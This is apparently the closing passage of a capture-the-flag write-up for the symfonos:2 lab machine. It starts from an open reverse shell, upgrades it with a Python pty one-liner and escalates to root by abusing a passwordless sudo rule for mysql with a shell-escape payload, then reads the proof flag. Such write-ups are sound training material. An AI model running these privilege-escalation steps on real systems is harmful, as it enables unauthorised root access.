[*] Command shell session 1 opened (192.168.110.64:4444 → 192.168.110.200:39360) at 2024-08-09 13:55:10 -0400

uid=1001(cronus) gid=1001(cronus) groups=1001(cronus),999(librenms)
id
uid=1001(cronus) gid=1001(cronus) groups=1001(cronus),999(librenms)
```


Lets upgrade it



```
python3 -c 'import pty; pty.spawn("/bin/bash")'
cronus@symfonos2:/opt/librenms/html$ 
```


Vertical PrivEsc

For this lets check the sudo permission for this user



```
cronus@symfonos2:/opt/librenms/html$ sudo -l
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
cronus@symfonos2:/opt/librenms/html$ 
```

Lets check GTFObins for mysql




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo mysql -e '\! /bin/sh'
```

Type in this to get root




```
cronus@symfonos2:/opt/librenms/html$ sudo mysql -e '\! /bin/sh'
sudo mysql -e '\! /bin/sh'
# id
id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Here is the flag



```
# cd /root
cd /root
# ls
ls
proof.txt
```



```
# cat proof.txt
cat proof.txt

        Congrats on rooting symfonos:2!

           ,   ,
         ,-`{-`/
      ,-~ , \ {-~~-,
    ,~  ,   ,`,-~~-,`,
  ,`   ,   { {      } }                                            }/
 ;     ,--/`\ \    / /                                    }/      /,/
;  ,-./      \ \  { {  (                                 /,;    ,/ ,/
; /   `       } } `, `-`-.___                           / `,  ,/  `,/
 \|         ,`,`     `~.___,---}                       / ,`,,/  ,`,;
  `        { {                                    __  /  ,`/   ,`,;
        /   \ \                                _,`, `{  `,{   `,`;`
       {     } }       /~\        .-:::-.      (--,  ;\ `,}  `,`;
       \\._./ /      /` , \     ,:::::::::,     `~;   \},/  `,`;     ,-=-
        `-..-`      /. ` .\_   ;:::::::::::;  __,{     `/  `,`;     {
                   / , ~ . ^ `~`\::::::::::<<~~~>-,,`,  `-,    ,_    }
                /~~ . `  . ~ , .`~~\:::::::;    _-~  ;__,        `,-`
       /`\    /~,  . ~ , '  ` ,  .` \::::;`    <<<~```  ``-,,__   ;
      /` .`\ /` .  ^  ,  ~  , . ` . ~\~                       \\, `,__
     / ` , ,`\.  ` ~  ,  ^ ,  `  ~ . .``~~~`,                   `-`--, \
    / , ~ . ~ \ , ` .  ^  `  , . ^   .  , ` .`-,___,---,__            ``
  /` ` . ~ . ` `\ `  ~  ,  .  ,  ` ,  . ~  ^  ,  .  ~  , .`~---,___
/` . `  ,  . ~ , \  `  ~  ,  . ^  ,  ~  .  `  ,  ~  .  ^  ,  ~  .  `-,

        Contact me via Twitter @zayotic to give feedback!
```

Thanks for reading :)